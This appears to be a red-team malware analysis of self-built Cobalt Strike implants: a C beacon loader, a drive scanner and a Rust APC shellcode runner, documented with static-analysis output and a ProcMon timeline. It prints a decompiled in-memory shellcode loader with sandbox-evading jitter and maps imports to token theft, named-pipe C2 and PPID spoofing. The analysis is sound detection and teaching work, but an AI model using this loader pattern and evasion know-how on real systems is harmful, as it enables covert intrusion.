



Cobalt Strike - Custom Beacon Analysis

Executive Summary

Task: Perform complete malware analysis on three self-developed offensive implants written in C and Rust.

Technical Summary

Sample: Perform full malware analysis on three self-developed offensive tools:

- `cs_stageless.exe` Custom Cobalt Strike stageless beacon loader (in-memory C2 implant)
- `scan-drives.exe` Full-drive reconnaissance & file enumeration tool (multi-threaded scanner)
- `rust-shellcode-runner.exe` Custom Cobalt Strike stageless beacon in rust.

The implant established a fully functional session with the team server within 8–15 seconds, demonstrating robust staging and operational reliability.

Combined Capability:

Together, these three tools simulate a complete attack chain:

Initial Access → In-Memory Execution → Reconnaissance → Exfiltration Prep

Tool	Language	Core Technique	Evasion Features	Analysis Outcome
Beacon Loader	C	<code>VirtualAlloc</code> → <code>memcpy</code> → <code>VirtualProtect</code> → <code>CreateThread</code>	Zero/minimal imports, RW→RX, jitter, <code>FreeConsole()</code>	Shellcode extracted (static + memory), live CS callback confirmed
Drive Scanner	C	<code>GetLogicalDrives()</code> + recursive <code>FindFirstFileA</code>	Legitimate API, multi-threaded, no drops	Full system traversal, high-value file discovery (docs, images)

Tool	Language	Core Technique	Evasion Features	Analysis Outcome
APC Shellcode Runner	Rust	Early Bird APC Injection via <code>QueueUserAPC</code> + suspended thread	Bypasses <code>CreateRemoteThread</code> hooks, no direct execution, <code>windows</code> crate	Very Fast compare to c beacon.

Tools Used:

#	Tool Name	Purpose in Your Analysis
1	Pestudio	Imports, Library, entropy
2	Detect It Easy (DIE)	Compiler, packer, entropy, basic info detection
3	PE-Bear	Sections, imports, entropy, export selected bytes
4	CFF Explorer	Detailed PE header and import table analysis
5	FLOSS	Advanced string extraction (decoded + static)
6	strings / strings64	Quick static string dumping
7	CAPA (Mandiant)	Automatic malicious capability identification
8	ProcMon (Process Monitor)	Full API call timeline and behavioral logging
9	Process Hacker 2	Memory regions, threads, live memory dump, strings tab
10	x64dbg	Debugger – breakpoints, memory dump, shellcode extraction
11	Wireshark / FakeNet-NG	Network callback capture (HTTPS staging)
12	Ghidra	Decompilation, function renaming, payload analysis
13	YARA	Custom rule creation and testing
14	Virus Total	Fingerprinting, Scanning

Fingerprint

File: `cs_stageless.exe`



Data	Value
File Name:	cs_stageless.exe
Category:	Trojan
Language:	C
Architecture:	64-Bit
SAH256SUM:	e57dc19edc8cbe279b6950bb6c5783d267b605d6dde503170a5450eaae64e0d3
MD5 hash:	9f3c64d11b9072f6c7ddd538048d5a74
File size:	314 KB (321,536 bytes)
Virtual machine Detection:	FALSE
Debugger Detection:	FALSE
Internet Connection:	REQUIRED



Data	Value
File Name:	rust-shellcode-runner.exe
Category:	Trojan
Language:	Rust
Architecture:	64-Bit
SAH256SUM:	23f37961565be75650dc3b8d35943ab9d0b5a1fef247ab71353cf8fc9a1e7511
MD5 hash:	739fd9d9049fb5f532cd39cb2ab3fed5
File size:	1.57 MB (1,649,867 bytes)
Virtual machine Detection:	FALSE
Debugger Detection:	FALSE
Internet Connection:	REQUIRED

Task - Custom Beacon Analysis

de969df3226da0dd4c7c0bc6fe4ccf84be101b84a00f448224c92f4c7869352a

scan-drives.exe

Size: 75.28 KB | Last Analysis Date: a moment ago

3 / 72 Community Score

3/72 security vendors flagged this file as malicious

peexe 64bits overlay

Reanalyze Similar More

DETECTION DETAILS BEHAVIOR COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Vendor	Detection	Vendor	Detection
Bkav Pro	W64.AI.DetectMalware	SecureAge	Malicious
Symantec	ML.Attribute.HighConfidence	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected
AliCloud	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Arctic Wolf	Undetected	Avast	Undetected
AVG	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected

scan-drives.exe Virus Total Results

scan-drives.exe

Data	Value
File Name:	scan-drives.exe
Category:	N/A
Language:	C
Architecture:	64-Bit
SAH256SUM:	de969df3226da0dd4c7c0bc6fe4ccf84be101b84a00f448224c92f4c7869352a
MD5 hash:	8dda28f303b6412074941a618ae99b56
File size:	75.2 KB (77,084 bytes)
Virtual machine Detection:	FALSE
Debugger Detection:	FALSE
Internet Connection:	REQUIRED

Surface Analysis

File: cs_stageless.exe


Pestudio Analysis

console)	cs_stageless.exe	property	value
		file	
		file > sha256	E57DC19EDC8CB279B69508B6C5783D267B605D6DDE503170A5450EAE64E0D3
		file > first 32 bytes (hex)	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00
		file > first 32 bytes (text)	MZ.....@.....
		file > info	size: 321536 bytes, entropy: 6.493
		file > type	executable, 64-bit, console
		file > version	n/a
		file > description	n/a
		entry-point > first 32 bytes (hex)	48 83 EC 28 48 8B 05 BB E0 04 00 31 D2 89 10 E8 03 FE FF FF 90 90 48 83 C4 28 C3 48 83 EC 28 E8
		entry-point > location	0x0000131A (section[.text])
		file > signature	Microsoft Linker 2.41

property	value	value	value	value
section	section[0]	section[1]	section[2]	section[3]
name	.text	.data	.rdata	.pdata
section > sha256	F3E68C5B7832F3FA2BF93A4...	F407657FCC12C2EAC1E10F4...	C8ABFAD4FF1B55D2548C82...	708ED8AFBD82CD1887DBE6...
entropy	6.086	6.545	3.802	2.576
file > ratio (99.68%)	1.59 %	95.70 %	0.80 %	0.32 %
raw-address (begin)	0x00000400	0x00001800	0x0004CA00	0x0004D400
raw-address (end)	0x00001800	0x0004CA00	0x0004D400	0x0004D800
raw-size (320512 bytes)	0x00001400 (5120 bytes)	0x0004B200 (307712 bytes)	0x00000A00 (2560 bytes)	0x00000400 (1024 bytes)
virtual-address (begin)	0x00001000	0x00003000	0x0004F000	0x00050000
virtual-address (end)	0x00002388	0x0004E0D0	0x0004F8D0	0x00050228
virtual-size (317928 bytes)	0x00001388 (5000 bytes)	0x0004B0D0 (307408 bytes)	0x000008D0 (2256 bytes)	0x00000228 (552 bytes)

cs_stageless.exe Pestudio Results

Detect It Easy Analysis



cs_stageless.exe - die entropy analysis

entropy is 6. so this binary is not packed.

Strings: FLOSS

```

SetUnhandledExceptionFilter
TlsAlloc
TlsGetValue
TlsSetValue
GetStartupInfoW
GetModuleHandleW
LoadLibraryExW
RtlUnwindEx
IsValidCodePage
GetCPInfo
WideCharToMultiByte
GetConsoleCP
GetConsoleMode
ReadConsoleW
SetFilePointer
SetFilePointerEx
GetFileType
DeleteFileW
CreateDirectoryW
RemoveDirectoryW
QueryPerformanceCounter
GetEnvironmentStringsW
FreeEnvironmentStringsW
OutputDebugStringW
LoadLibraryW
HeapSize
CompareStringW
LCMapStringW
GetStringTypeW
SetStdHandle
WriteConsoleW
CreateFileW
SetEndOfFile
CryptReleaseContext
CryptAcquireContextA
CryptGenRandom
SetEnvironmentVariableA
SetEnvironmentVariableW
RaiseException
beacon.x64.dll
ReflectiveLoader
HYp(MY05

```

```

CloseHandle
CreateThread
DeleteCriticalSection
EnterCriticalSection
FreeConsole
GetLastError
GetStartupInfoA
GetTickCount
InitializeCriticalSection
LeaveCriticalSection
SetUnhandledExceptionFilter
TlsGetValue
VirtualAlloc
VirtualFree
VirtualProtect
VirtualQuery
WaitForSingleObject
__C_specific_handler
__getmainargs
__initenv
__iob_func
__set_app_type
__setusermatherr
__amsg_exit
__commode
__initterm
__ismbblead
vfprintf
KERNEL32.dll
msvcrt.dll

```

```

RevertToSelf
GetTokenInformation
AllocateAndInitializeSid
LookupAccountSidA
LogonUserA
DuplicateTokenEx
CheckTokenMembership
ADVAPI32.dll
InternetOpenA
InternetCloseHandle
InternetConnectA
InternetReadFile
InternetQueryDataAvailable
InternetQueryOptionA
InternetSetOptionA
InternetSetStatusCallback
HttpOpenRequestA
HttpAddRequestHeadersA
HttpSendRequestA
HttpQueryInfoA
WININET.dll
WSAIoctl
WSASocketA
WS2_32.dll
EncodePointer
DecodePointer
GetModuleHandleExW
AreFileApisANSI
GetSystemTimeAsFileTime
HeapReAlloc
GetCommandLineA
GetCurrentThreadId
GetStdHandle
GetModuleFileNameW
IsDebuggerPresent
IsProcessorFeaturePresent
EnterCriticalSection
LeaveCriticalSection

```

Category	APIs You Found	Real-World Malware / Red-Team Purpose
Token Theft & Privilege Escalation	<code>OpenProcessToken</code> , <code>OpenThreadToken</code> , <code>AdjustTokenPrivileges</code> , <code>LookupPrivilegeValueA</code> , <code>ImpersonateLoggedOnUser</code> , <code>ImpersonateNamedPipeClient</code> , <code>DuplicateTokenEx</code> , <code>CreateProcessAsUserA</code> , <code>CreateProcessWithTokenW</code> , <code>CreateProcessWithLogonW</code> , <code>RevertToSelf</code>	Steal SYSTEM / admin tokens via named pipe impersonation, SeDebugPrivilege, make-token, runas — classic privilege escalation & lateral movement
Named Pipe C2 / IPC	<code>CreateNamedPipeA</code> , <code>ConnectNamedPipe</code> , <code>ImpersonateNamedPipeClient</code> , <code>WaitNamedPipeA</code> , <code>PeekNamedPipe</code>	Cobalt Strike, Brute Ratel, Sliver, Mythic — default SMB / named-pipe beaoning channel
HTTP/S C2 Communication	<code>InternetOpenA</code> , <code>InternetConnectA</code> , <code>HttpOpenRequestA</code> , <code>HttpSendRequestA</code> , <code>InternetReadFile</code> , etc.	Direct HTTP/S beaoning (your HTTPS Cobalt Strike profile)
Web / Winsock	<code>WSASocketA</code> , <code>WSAIocctl</code>	Raw socket usage — often for custom C2 or DNS tunneling
Reflective DLL Injection	<code>beacon.x64.dll</code> , <code>ReflectiveLoader</code>	100% Cobalt Strike Beacon — confirms this is a real, live, reflective stageless payload
Anti-Analysis / Obfuscation	<code>EncodePointer</code> , <code>DecodePointer</code> , <code>IsDebuggerPresent</code> , <code>RtlCaptureContext</code> , <code>RtlVirtualUnwind</code> , <code>SetUnhandledExceptionFilter</code>	Hide function pointers, detect debuggers, custom SEH — standard Cobalt Strike anti-analysis
Thread & Context Hijacking	<code>GetThreadContext</code> , <code>SetThreadContext</code> , <code>Wow64Get/SetThreadContext</code> , <code>RtlLookupFunctionEntry</code>	Thread hijacking, Early Bird APC, context manipulation — used in modern beacons
Cryptography / Random	<code>CryptAcquireContextA</code> , <code>CryptGenRandom</code>	Generate random sleep jitter, encryption keys, UUIDs
File / Environment Ops	<code>CreateDirectoryW</code> , <code>DeleteFileW</code> , <code>SetEnvironmentVariableW</code> , <code>GetEnvironmentStringsW</code>	Staging, persistence, cleanup
Process Creation (Stealth)	<code>CreateProcessWithTokenW</code> , <code>CreateProcessAsUserA</code> + ProcThreadAttributeList	PPID spoofing, token-based process creation — top-tier lateral movement
System Info & Fingerprinting	<code>GetUserNameA</code> , <code>LogonUserA</code> , <code>GetTokenInformation</code> , <code>CheckTokenMembership</code>	Victim profiling, privilege checks

Definitive Cobalt Strike Beacon Confirmation

The binary imports a comprehensive set of APIs identical to those used by **Cobalt Strike's reflective stageless beacon**, including:

- ReflectiveLoader and beacon.x64.dll strings (unique fingerprint)

- Full WININET.dll HTTP/S stack (InternetOpenA → HttpSendRequestA)
 - Named pipe impersonation (ImpersonateNamedPipeClient) for SMB beaconing
 - Token theft and privileged process creation (CreateProcessWithTokenW, DuplicateTokenEx)
 - Anti-analysis via encoded pointers and custom exception handlers
- Combined with earlier observed in-memory execution flow, this confirms the payload is a **fully functional, production-grade Cobalt Strike x64 stageless beacon** with multi-channel C2 (HTTP/S + SMB) and post-exploitation capabilities.

API CALLS

IMPORTS	TYPE	LIBRARY
CloseHandle	implicit	KERNEL32.dll
CreateThread	implicit	KERNEL32.dll
DeleteCriticalSection	implicit	KERNEL32.dll
EnterCriticalSection	implicit	KERNEL32.dll
FreeConsole	implicit	KERNEL32.dll
GetLastError	implicit	KERNEL32.dll
GetStartupInfoA	implicit	KERNEL32.dll
GetTickCount	implicit	KERNEL32.dll
InitializeCriticalSection	implicit	KERNEL32.dll
LeaveCriticalSection	implicit	KERNEL32.dll
SetUnhandledExceptionFilter	implicit	KERNEL32.dll
Sleep	implicit	KERNEL32.dll
TlsGetValue	implicit	KERNEL32.dll
VirtualAlloc	implicit	KERNEL32.dll
VirtualFree	implicit	KERNEL32.dll
VirtualProtect	implicit	KERNEL32.dll
VirtualQuery	implicit	KERNEL32.dll
WaitForSingleObject	implicit	KERNEL32.dll
__C_specific_handler	implicit	msvcrt.dll
__getmainargs	implicit	msvcrt.dll
__initenv	implicit	msvcrt.dll
__iob_func	implicit	msvcrt.dll
__set_app_type	implicit	msvcrt.dll
__setusermatherr	implicit	msvcrt.dll
_acmdln	implicit	msvcrt.dll

IMPORTS	TYPE	LIBRARY
_amsg_exit	implicit	msvcrt.dll
_cexit	implicit	msvcrt.dll
_commode	implicit	msvcrt.dll
_fmode	implicit	msvcrt.dll
_initterm	implicit	msvcrt.dll
_ismbblead	implicit	msvcrt.dll
_onexit	implicit	msvcrt.dll
abort	implicit	msvcrt.dll
calloc	implicit	msvcrt.dll
exit	implicit	msvcrt.dll
fprintf	implicit	msvcrt.dll
fputs	implicit	msvcrt.dll
free	implicit	msvcrt.dll
malloc	implicit	msvcrt.dll
memcpy	implicit	msvcrt.dll
signal	implicit	msvcrt.dll
strlen	implicit	msvcrt.dll
strncmp	implicit	msvcrt.dll
vfprintf	implicit	msvcrt.dll


Observed API Calls & Their Typical Use in Malware Development

API Call	Common Malicious Purpose in Implants / Loaders
VirtualAlloc	Allocate memory region for shellcode (RW)
VirtualProtect	Flip memory from RW → RX to make shellcode executable
VirtualFree	Clean up memory after execution (anti-forensics)
VirtualQuery	Check memory region attributes (anti-analysis / sleep masking)
CreateThread	Execute shellcode in new thread (classic injection)
WaitForSingleObject	Parent waits for payload thread (keep process alive)
Sleep / GetTickCount	Simple delay + jitter to evade sandbox timing checks
FreeConsole	Hide console window → stealth GUI subsystem
CloseHandle	Close thread/memory handles (cleanup)
GetLastError	Error handling inside malicious logic

API Call	Common Malicious Purpose in Implants / Loaders
SetUnhandledExceptionFilter	Install custom SEH to catch crashes and hide malicious activity
Initialize/Enter/Leave/DeleteCriticalSection	Thread synchronization (multi-threaded beacons, anti-race)
TlsGetValue	Access Thread Local Storage – often used by beacons to store state
GetStartupInfoA	Check environment (detect debugger / sandbox)
msvcrt.dll imports (<code>__getmainargs</code> , <code>__set_app_type</code> , etc.)	Leftover CRT stubs when not fully statically linked – harmless but slightly increases size

The binary uses a minimal but highly characteristic set of Windows APIs typical of in-memory shellcode loaders and stageless implants. The presence of VirtualAlloc → VirtualProtect → CreateThread combined with FreeConsole and Sleep is a well-known red-team pattern for stealthy payload execution.

GHIDRA



undefined8 FUN_140001370(void)

```
{
```

```

DWORD DVar1;
BOOL BVar2;
LPTHREAD_START_ROUTINE lpStartAddress;
HANDLE hHandle;
DWORD local_1c [3];

FreeConsole();
DVar1 = GetTickCount();
Sleep(DVar1 % 10000 + 5000);
lpStartAddress =
    (LPTHREAD_START_ROUTINE)VirtualAlloc((LPVOID)0x0,(ulonglong)DAT_140003
000,0x3000,4);
if (lpStartAddress != (LPTHREAD_START_ROUTINE)0x0) {
    memcpy(lpStartAddress,&DAT_140003020,(ulonglong)DAT_140003000);
    BVar2 = VirtualProtect(lpStartAddress,(ulonglong)DAT_140003000,0x20,local_1c);
    if (BVar2 != 0) {
        hHandle = CreateThread((LPSECURITY_ATTRIBUTES)0x0,0,lpStartAddress,(LPV
OID)0x0,0,(LPDWORD)0x0)
        ;
        if (hHandle != (HANDLE)0x0) {
            WaitForSingleObject(hHandle,0xffffffff);
            CloseHandle(hHandle);
            VirtualFree(lpStartAddress,0,0x8000);
            return 0;
        }
    }
    VirtualFree(lpStartAddress,0,0x8000);
}
return 1;
}

```

Static Analysis – Classic C++ Stageless Beacon Loader

Capa Output

```
C:\Users\redteam\Desktop\project-a
```

```
λ capa.exe cs_stageless.exe
```

md5	9f3c64d11b9072f6c7ddd538048d5a74
sha1	f4584a26a47a9e0bf7c4b1c906afac9e44956bbc
sha256	e57dc19edc8cbe279b6950bb6c5783d267b605d6dde503170a5450eaae64e0d3
analysis	static
os	windows
format	pe
arch	amd64
path	C:/Users/redteam/Desktop/project-a/cs_stageless.exe

ATT&CK Tactic	ATT&CK Technique
DEFENSE EVASION EXECUTION	Obfuscated Files or Information [T1027] Shared Modules [T1129]

MBC Objective	MBC Behavior
DATA DISCOVERY EXECUTION MEMORY PROCESS	Check String [C0019] Encode Data::Base64 [C0026.001] Code Discovery::Enumerate PE Sections [B0046.001] Install Additional Program [B0023] Allocate Memory [C0007] Create Thread [C0038]

Capability	Namespace
reference Base64 string contain a thread local storage (.tls) section contain an embedded PE file get thread local storage value allocate or change RWX memory create thread (2 matches) enumerate PE sections (2 matches) parse PE header (2 matches)	data-manipulation/encoding/base64 executable/pe/section/tls executable/subfile/pe host-interaction/process host-interaction/process/inject host-interaction/thread/create load-code/pe load-code/pe

cs_stageless.exe: capa analysis

Memory location

```
λ capa.exe -vv cs_stageless.exe
```

```
md5          9f3c64d11b9072f6c7ddd538048d5a74
sha1         f4584a26a47a9e0bf7c4b1c906afac9e44956bbc
sha256       e57dc19edc8cbe279b6950bb6c5783d267b605d6dde503170a54
50eaae64e0d3
path         C:/Users/redteam/Desktop/project-a/cs_stageless.exe
timestamp    2025-11-14 16:02:24.448105
capa version  9.2.1
os           windows
format       pe
arch         amd64
analysis     static
extractor    VivisectFeatureExtractor
base address 0x140000000
rules        C:/Users/redteam/AppData/Local/Temp/_MEI36202/rules
function count 67
```

library function count 0
total feature count 4625

allocate memory (2 matches, only showing first match of library rule)

author 0x534a@mailbox.org, @mr-tz

scope basic block

mbc Memory::Allocate Memory [C0007]

basic block @ 0x140001370 in function 0x140002290

or:

api: VirtualAlloc @ 0x1400013B9

allocate or change RW memory (3 matches, only showing first match of library rule)

author 0x534a@mailbox.org, @mr-tz

scope basic block

mbc Memory::Allocate Memory [C0007]

basic block @ 0x140001370 in function 0x140002290

and:

or:

match: allocate memory @ 0x140001370

or:

api: VirtualAlloc @ 0x1400013B9

or:

number: 0x4 = PAGE_READWRITE @ 0x1400013AB

change memory protection (4 matches, only showing first match of library rule)

author @mr-tz

scope basic block

mbc Memory::Change Memory Protection [C0008]

basic block @ 0x1400013CB in function 0x140002290

or:

api: VirtualProtect @ 0x1400013F5

contain loop (17 matches, only showing first match of library rule)

author moritz.raabe@mandiant.com

scope function

function @ 0x140001131

or:

characteristic: loop @ 0x140001131

delay execution (5 matches, only showing first match of library rule)

author michael.hunhoff@mandiant.com, @ramen0x3f

scope basic block

mbc Anti-Behavioral Analysis::Dynamic Analysis Evasion::Delayed Execution [B

```

0003.003]
references https://docs.microsoft.com/en-us/windows/win32/sync/wait-functions,
           https://github.com/LordNoteworthy/al-khaser/blob/master/al-khaser/TimingA
           ttacks/timing.cpp
basic block @ 0x140001169 in function 0x140001131
or:
  and:
    os: windows
  or:
    api: Sleep @ 0x14000116E

reference Base64 string
namespace data-manipulation/encoding/base64
author moritz.raabe@mandiant.com
scope file
att&ck Defense Evasion::Obfuscated Files or Information [T1027]
mbc Data::Encode Data::Base64 [C0026.001], Data::Check String [C0019]
regex: /ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz01234567
89+/
- "ABCDEFGHJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789
+/" @ file+0x3E820

contain a thread local storage (.tls) section
namespace executable/pe/section/tls
author michael.hunhoff@mandiant.com
scope file
section: .tls @ 0x140055000

contain an embedded PE file
namespace executable/subfile/pe
author moritz.raabe@mandiant.com
scope file
mbc Execution::Install Additional Program [B0023]
or:
  count(characteristic(embedded pe)): 1 or more @ file+0x1820

get thread local storage value
namespace host-interaction/process
author michael.hunhoff@mandiant.com
scope function
function @ 0x140001C50
and:
  api: TlsGetValue @ 0x140001C75

```

```

allocate or change RWX memory
namespace host-interaction/process/inject
author @mr-tz, mehunhoff@google.com
scope basic block
mbc Memory::Allocate Memory [C0007]
basic block @ 0x1400017D7 in function 0x1400016F4
or:
  basic block:
    and:
      or:
        match: change memory protection @ 0x1400017D7
      or:
        api: VirtualProtect @ 0x140001805
    or:
      number: 0x40 = PAGE_EXECUTE_READWRITE @ 0x1400017E4

create thread (2 matches)
namespace host-interaction/thread/create
author moritz.raabe@mandiant.com, michael.hunhoff@mandiant.com, joakim@int
ezer.com, anushka.virgaonkar@mandiant.com
scope basic block
mbc Process::Create Thread [C0038]
basic block @ 0x1400013FF in function 0x140002290
or:
  and:
    os: windows
  or:
    api: CreateThread @ 0x14000141A
basic block @ 0x1400013FF in function 0x140002290
or:
  and:
    os: windows
  or:
    api: CreateThread @ 0x14000141A

enumerate PE sections (2 matches)
namespace load-code/pe
author @Ana06, @mr-tz
scope function
mbc Discovery::Code Discovery::Enumerate PE Sections [B0046.001]
references https://0x00sec.org/t/reflective-dll-injection/3080,
https://www.ired.team/offensive-security/code-injection-process-injection/re

```



```

flective-dll-injection
function @ 0x140001E74
and:
  os: windows
  instruction:
    and:
      operand[1].offset: 0x6 = IMAGE_NT_HEADERS.FileHeader.NumberOfSections
@ 0x140001E82
    or:
      mnemonic: movzx @ 0x140001E82
  basic block:
    or:
      and: = IMAGE_FIRST_SECTION(nt_header)
      instruction:
        and:
          operand[1].offset: 0x14 = IMAGE_NT_HEADERS.FileHeader.SizeOfOptionalHeader @ 0x140001E7E
        or:
          mnemonic: movzx @ 0x140001E7E
          operand[1].offset: 0x18 = FileHeader.SizeOfOptionalHeader @ 0x140001E87
        count(basic block): 3 or more @ 0x140001E74, 0x140001E8C, 0x140001E91, 0x140001E9D, and 3 more...
      optional:
        offset: 0x3C = IMAGE_DOS_HEADER.e_lfanew @ 0x140001E77
      not:
        characteristic: nzxor
      2 or more:
        operand[1].offset: 0xC = IMAGE_SECTION_HEADER.VirtualAddress @ 0x140001E91
        operand[1].offset: 0x14 = IMAGE_SECTION_HEADER.PointerToRawData @ 0x140001E7E
function @ 0x140001F21
and:
  os: windows
  instruction:
    and:
      operand[1].offset: 0x6 = IMAGE_NT_HEADERS.FileHeader.NumberOfSections
@ 0x140001E82
    or:
      mnemonic: movzx @ 0x140001E82
  basic block:
    or:
      and: = IMAGE_FIRST_SECTION(nt_header)

```

```

instruction:
  and:
    operand[1].offset: 0x14 = IMAGE_NT_HEADERS.FileHeader.SizeOfOptionalHeader @ 0x140001E7E
  or:
    mnemonic: movzx @ 0x140001E7E
    operand[1].offset: 0x18 = FileHeader.SizeOfOptionalHeader @ 0x140001E87
    count(basic block): 3 or more @ 0x140001E74, 0x140001E8C, 0x140001E91, 0x140001E9D, and 6 more...
  optional:
    offset: 0x3C = IMAGE_DOS_HEADER.e_lfanew @ 0x140001E77
  not:
    characteristic: nzxor
  2 or more:
    operand[1].offset: 0xC = IMAGE_SECTION_HEADER.VirtualAddress @ 0x140001E91
    operand[1].offset: 0x14 = IMAGE_SECTION_HEADER.PointerToRawData @ 0x140001E7E

parse PE header (2 matches)
namespace load-code/pe
author moritz.raabe@mandiant.com
scope function
att&ck Execution::Shared Modules [T1129]
function @ 0x140001001
  and:
    os: windows
  and:
    mnemonic: cmp @ 0x140001022, 0x140001043, 0x14000104E, 0x140001055, and 6 more...
  or:
    number: 0x4550 = IMAGE_NT_SIGNATURE (PE) @ 0x140001043
  or:
    number: 0x5A4D = IMAGE_DOS_SIGNATURE (MZ) @ 0x140001022
function @ 0x140001E50
  and:
    os: windows
  and:
    mnemonic: cmp @ 0x140001E52, 0x140001E60, 0x140001E6A
  or:
    number: 0x4550 = IMAGE_NT_SIGNATURE (PE) @ 0x140001E60

```

or:

number: 0x5A4D = IMAGE_DOS_SIGNATURE (MZ) @ 0x140001E52

Dynamic Analysis

Key Event Timeline (Filtered & Analyzed) (ProcMon)

Time	Process Name	PID	Operation	Path	Result	Detail
2:26...	cs_stageless.exe	4332	Process Start		SUCCESS	Parent PID: 39...
2:26...	cs_stageless.exe	4332	Thread Create		SUCCESS	Thread ID: 3404
2:26...	cs_stageless.exe	4332	Load Image	C:\Users\redteam\Desktop\project-a\cs_stageless.exe	SUCCESS	Image Base: 0...
2:26...	cs_stageless.exe	4332	Load Image	C:\Windows\System32\ntdll.dll	SUCCESS	Image Base: 0...
2:26...	cs_stageless.exe	4332	CreateFile	C:\Windows\Prefetch\CS_STAGELESS.EXE-0A7C9523.pf	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Acces...
2:26...	cs_stageless.exe	4332	RegQueryValue	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\RaiseExceptionOnPossibleDeadlock	NAME NOT FOUND	Length: 80
2:26...	cs_stageless.exe	4332	RegCloseKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	NAME NOT FOUND	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager\Segment Heap	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	REPARSE	Desired Acces...
2:26...	cs_stageless.exe	4332	RegOpenKey	HKLM\SYSTEM\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Acces...
